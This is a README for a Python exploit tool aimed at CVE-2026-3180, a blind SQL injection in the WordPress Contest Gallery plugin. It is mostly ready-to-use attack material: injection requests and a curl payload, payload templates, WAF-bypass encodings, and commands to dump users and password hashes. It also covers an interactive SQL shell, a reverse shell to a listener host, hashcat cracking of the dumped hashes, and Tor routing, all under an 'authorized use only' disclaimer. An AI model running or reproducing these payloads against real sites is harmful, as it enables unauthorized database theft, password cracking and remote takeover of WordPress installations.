⚠️ Under Testing
This PoC is actively being tested and refined. Features may change between releases.
[!IMPORTANT]
Authorized use only. This tool is for security research, education, and testing systems you own or have explicit written permission to assess. Unauthorized access to computer systems is illegal. The author assumes no liability for misuse.
Table of Contents
Overview
CVE-2026-3180 is a high-severity, unauthenticated blind SQL injection in the WordPress Contest Gallery plugin. The flaw exists in the post_cg1l_resend_unconfirmed_mail_frontend AJAX handler, where the cgl_mail parameter is passed to a SQL query without proper sanitization.
This repository provides a full-featured Python PoC (v2.0) for authorized security professionals to validate impact, extract WordPress data, generate reports, and integrate with industry-standard tooling (SQLMap, Burp Suite, Nuclei).
Vulnerability Details
Affected Endpoint
Proof-of-Concept Request
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: target.example
Content-Type: application/x-www-form-urlencoded
action=post_cg1l_resend_unconfirmed_mail_frontend
&cgl_mail=qualquer'OR/**/1=1#@teste.com
&cgl_page_id=1
&cgl_activation_key=
&cg_nonce=%20
References
Features
Core Exploitation
Reporting & Integrations
Operational
Installation
Prerequisites
- Python 3.8+
pip
- Network reachability to target(s) under test
Setup
git clone https://github.com/CerberusMrXi/WP-Contest-Gallery-28.1.4-Exploit.git
cd WP-Contest-Gallery-28.1.4-Exploit
python3 -m venv venv
source venv/bin/activate # Windows: venv\Scripts\activate
pip install -r requirements.txt
python3 cve-2026-3180.py --help
Dependencies
Required (runtime):
Recommended (from requirements.txt):
colorama>=0.4.6
tqdm>=4.65.0
pyyaml>=6.0
python-dateutil>=2.8.2
urllib3>=2.0.0
The main exploit uses only the Python standard library plus requests. Additional packages enhance output and reporting.
Quick Start
Replace http://target.example with a lab or authorized target only.
Check vulnerability
python3 cve-2026-3180.py http://target.example --scan
python3 cve-2026-3180.py http://target.example
Dump WordPress users
python3 cve-2026-3180.py http://target.example --dump users
Interactive SQL shell
python3 cve-2026-3180.py http://target.example --sql-shell
Generate HTML report
python3 cve-2026-3180.py http://target.example --report html -o assessment.html
Through Burp proxy
python3 cve-2026-3180.py http://target.example --proxy http://127.0.0.1:8080 -v
Usage Guide
Vulnerability scan only
python3 cve-2026-3180.py http://target.example --scan
Runs boolean, time-based, and error-based detection without full extraction.
python3 cve-2026-3180.py http://target.example --dump all
Extracts database info, users, options, plugins, themes, posts, tables, and system metadata.
Selective dumps
python3 cve-2026-3180.py http://target.example --dump database
python3 cve-2026-3180.py http://target.example --dump users
python3 cve-2026-3180.py http://target.example --dump config
python3 cve-2026-3180.py http://target.example --dump options
python3 cve-2026-3180.py http://target.example --dump plugins
python3 cve-2026-3180.py http://target.example --dump themes
Interactive SQL shell
python3 cve-2026-3180.py http://target.example --sql-shell
sql> SELECT DATABASE()
wordpress
sql> show users
[
{
"username": "admin",
"email": "[email protected]",
"password_hash": "$P$B..."
}
]
sql> show tables
["wp_users", "wp_posts", "wp_options", ...]
sql> exit
Shell commands:
Report generation
# JSON report (default, saved to reports/)
python3 cve-2026-3180.py http://target.example --report json
# HTML report with custom filename
python3 cve-2026-3180.py http://target.example --report html -o reports/assessment.html
Reverse shell (authorized lab only)
# Terminal 1 — listener
nc -lvnp 4444
# Terminal 2 — exploit
python3 cve-2026-3180.py http://target.example --reverse-shell 10.0.0.5 4444
Requires FILE privilege, writable webroot, and secure_file_priv not blocking the target path.
SQLMap command generation
python3 cve-2026-3180.py http://target.example --sqlmap
Or use the bundled automation script:
chmod +x sqlmap_automation.sh
./sqlmap_automation.sh http://target.example
Burp Suite extension
# Generate extension from exploit
python3 cve-2026-3180.py http://target.example --burp-extension
# Or load the standalone extension
# Burp → Extender → Extensions → Add → Python → burp_contest_gallery.py
Nuclei template
python3 cve-2026-3180.py http://target.example --nuclei-template
# Scan with generated template
nuclei -u http://target.example -t CVE-2026-3180.yaml
Bash automation (no Python)
chmod +x cve-2026-3180_automated.sh
./cve-2026-3180_automated.sh http://target.example
Tor routing
# Ensure Tor is running on 127.0.0.1:9050
python3 cve-2026-3180.py http://target.example --proxy tor
python3 cve-2026-3180.py http://target.example \
--threads 20 \
--timeout 15 \
--delay 0.1 \
--retries 5 \
-v
Command Reference
Positional Arguments
| Argument | Description |
|---|
target | Target WordPress base URL (e.g. http://target.example) |
Network Options
Output Options
| Argument | Description |
|---|
--verbose, -v | Enable debug logging |
--quiet | Suppress console output |
--output, |
Modes
Injection Techniques
The tool automatically tests and uses multiple injection strategies:
Payload Templates
The PayloadManager rotates across 12+ injection templates:
'OR/**/{condition}#@teste.com
'OR{condition}-- -
')OR{condition}#
'))OR{condition}#
'OR/**/{condition}OR/**/'1'='1'#
'UNION/**/SELECT{condition}#
...
- Confirm vulnerability via true/false baseline lengths
- Binary-search
LENGTH() of target query result
- Binary-search
ASCII(SUBSTRING(...)) per character position
- Assemble full string from extracted characters
WAF Bypass
Built-in obfuscation techniques applied randomly or on demand:
Example transformed payload:
qualquer'OR/**/1=1#@teste.com
→ qualquer'%2F**%2FOR%2F**%2F1%3D1%23%40teste.com
{
"username": "admin",
"password_hash": "$P$Bxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",
"email": "[email protected]",
"roles": ["administrator"]
}
Password Hash Cracking (offline)
After extraction, crack WordPress phpass hashes with Hashcat:
# Save hashes to file
python3 cve-2026-3180.py http://target.example --dump users -o users.json
# Crack with Hashcat (mode 400 = phpass)
hashcat -m 400 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
Integrations
SQLMap
Generated command (via --sqlmap):
sqlmap -u "http://target.example/wp-admin/admin-ajax.php" \
--data "action=post_cg1l_resend_unconfirmed_mail_frontend&cgl_mail=test'&cgl_page_id=1&cgl_activation_key=&cg_nonce=%20" \
-p cgl_mail \
--dbms=mysql \
--level=3 --risk=2 \
--batch \
--threads=5 \
--time-sec=5 \
--retries=3 \
--delay=0.05 \
--random-agent \
--hex \
--tamper=space2comment,randomcase,between,charencode \
--dbs
Burp Suite
- Load
burp_contest_gallery.py in Extender → Extensions → Add
- Open the CVE-2026-3180 tab
- Enter target URL and click Exploit
- Passive scanner checks AJAX requests for Contest Gallery indicators
Nuclei
id: CVE-2026-3180
info:
name: WordPress Contest Gallery SQL Injection
severity: high
classification:
cve-id: CVE-2026-3180
cvss-score: 7.5
requests:
- method: POST
path: /wp-admin/admin-ajax.php
body: "action=post_cg1l_resend_unconfirmed_mail_frontend&cgl_mail=test'&cgl_page_id=1&cgl_activation_key=&cg_nonce=%20"
# Copy module to Metasploit
cp contest_gallery_sqli.rb ~/.msf4/modules/auxiliary/scanner/http/
# Run
msfconsole -q -x "use auxiliary/scanner/http/contest_gallery_sqli; set RHOSTS target.example; run"
Attack Chain
flowchart TD
A["Unauthenticated POST to admin-ajax.php"] --> B["cgl_mail parameter unsanitized"]
B --> C{"Injection type?"}
C -->|Boolean| D["Response length inference"]
C -->|Time| E["SLEEP delay inference"]
C -->|Error| F["SQL error leakage"]
D --> G["Binary-search extraction"]
E --> G
F --> G
G --> H["WordPress data exfiltration"]
H --> I["Users / hashes / options / config"]
I --> J["Optional: OUTFILE webshell"]
Technical Summary
- Entry point —
post_cg1l_resend_unconfirmed_mail_frontend AJAX action in Contest Gallery plugin.
- Sink —
cgl_mail value concatenated into SQL without parameterization.
- Exploitation — Blind boolean inference extracts data character-by-character.
- Impact — Full read access to WordPress database; potential file write if MySQL privileges allow.
Output & Reports
Console Output

[*] Target: http://target.example
[*] Checking vulnerability...
[+] Target is VULNERABLE! (Boolean-based)
[+] Response length difference: 42 chars
[*] Extracting database information...
[+] name: wordpress
[+] version: 8.0.35
[+] Found 3 users
[+] Exploitation complete!
JSON Report Structure
{
"metadata": {
"cve": "CVE-2026-3180",
"cvss_score": "7.5 (High)",
"type": "boolean_based"
},
"target": {
"url": "http://target.example",
"ajax_url": "http://target.example/wp-admin/admin-ajax.php"
},
"vulnerability": {
"vulnerable": true,
"type": "boolean_based"
},
"extracted_data": {
"database": { "name": "wordpress", "version": "8.0.35" },
"users": [],
"tables": [],
"plugins": [],
"options": {}
},
"summary": {
"users_found": 3,
"tables_found": 12,
"plugins_found": 8,
"config_extracted": false
}
}
Reports are saved to reports/ by default.
Docker
FROM python:3.11-slim
WORKDIR /app
COPY requirements.txt cve-2026-3180.py ./
RUN pip install --no-cache-dir -r requirements.txt
ENTRYPOINT ["python3", "cve-2026-3180.py"]
CMD ["--help"]
# Build
docker build -t cve-2026-3180 .
# Scan
docker run --rm cve-2026-3180 http://target.example --scan
# Full exploit with report volume
docker run --rm -v $(pwd)/reports:/app/reports cve-2026-3180 \
http://target.example --report json
CI/CD Integration
Example GitHub Actions workflow for authorized staging scans:
name: CVE-2026-3180 Staging Scan
on:
workflow_dispatch:
schedule:
- cron: '0 2 * * 1'
jobs:
scan:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4
- uses: actions/setup-python@v5
with:
python-version: '3.11'
- run: pip install -r requirements.txt
- name: Vulnerability scan
run: |
python3 cve-2026-3180.py ${{ secrets.STAGING_URL }} \
--scan --quiet
continue-on-error: true
- name: Generate report
run: |
python3 cve-2026-3180.py ${{ secrets.STAGING_URL }} \
--report json -o reports/staging.json
- uses: actions/upload-artifact@v4
with:
name: security-report
path: reports/
Troubleshooting
Debug Workflow
# Verbose scan
python3 cve-2026-3180.py http://target.example --scan -v
# Through Burp
python3 cve-2026-3180.py http://target.example \
--proxy http://127.0.0.1:8080 -v --scan
# Manual curl verification
curl -s -X POST "http://target.example/wp-admin/admin-ajax.php" \
-d "action=post_cg1l_resend_unconfirmed_mail_frontend&cgl_mail=qualquer'OR/**/1=1#@teste.com&cgl_page_id=1&cgl_activation_key=&cg_nonce=%20" \
-w "\nSize: %{size_download}\n"
Repository Layout
exploit/
├── cve-2026-3180.py # Main exploit tool (v2.0)
├── requirements.txt # Python dependencies
├── README.md # This file
├── burp_contest_gallery.py # Standalone Burp Suite extension
├── contest_gallery_sqli.rb # Metasploit auxiliary module
├── cve-2026-3180_automated.sh # Bash/curl automation script
├── sqlmap_automation.sh # SQLMap wrapper script
├── reports/ # Generated reports (created at runtime)
├── backups/ # Database backups (created at runtime)
├── payloads/ # Custom payload storage
└── venv/ # Local virtualenv (optional, not committed)
Version History
v2.0.0 — Ultimate Edition (January 2026)
- Boolean, time, error, union, and stacked injection detection
- Full WordPress data extraction pipeline
- 15+ WAF bypass techniques
- Interactive SQL shell
- JSON / HTML report generation
- SQLMap, Burp, and Nuclei integrations
- Reverse shell via
INTO OUTFILE
- Proxy and Tor support
- Multi-threading with retry logic
- Colored output and structured logging
v1.0 — Initial Release
- Basic boolean-based detection
- Manual user extraction
Disclaimer
This project is provided as-is for defensive security research and authorized penetration testing.
By using this software you agree that:
- You will only target systems you own or are explicitly authorized to test.
- You understand applicable computer-abuse and data-protection laws.
- The author and contributors are not responsible for damage, data loss, or legal consequences from misuse.
If you discover this vulnerability in production, follow responsible disclosure practices and coordinate with the plugin vendor / WordPress security team where appropriate.
Author & Credits
| Role | Name |
|---|
| Tool Author | Sudeepa Wanigarathna |
| Original Discovery | cardosource |
| CVE | CVE-2026-3180 |
|
License
MIT License
Copyright (c) 2026 Sudeepa Wanigarathna
Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:
The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.
THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT.
Support
- Star the repo if it helps your research
- Open issues for bugs, false positives, or detection improvements
- Pull requests welcome for docs, WAF bypass techniques, and authorized-lab UX
For authorized security testing only.


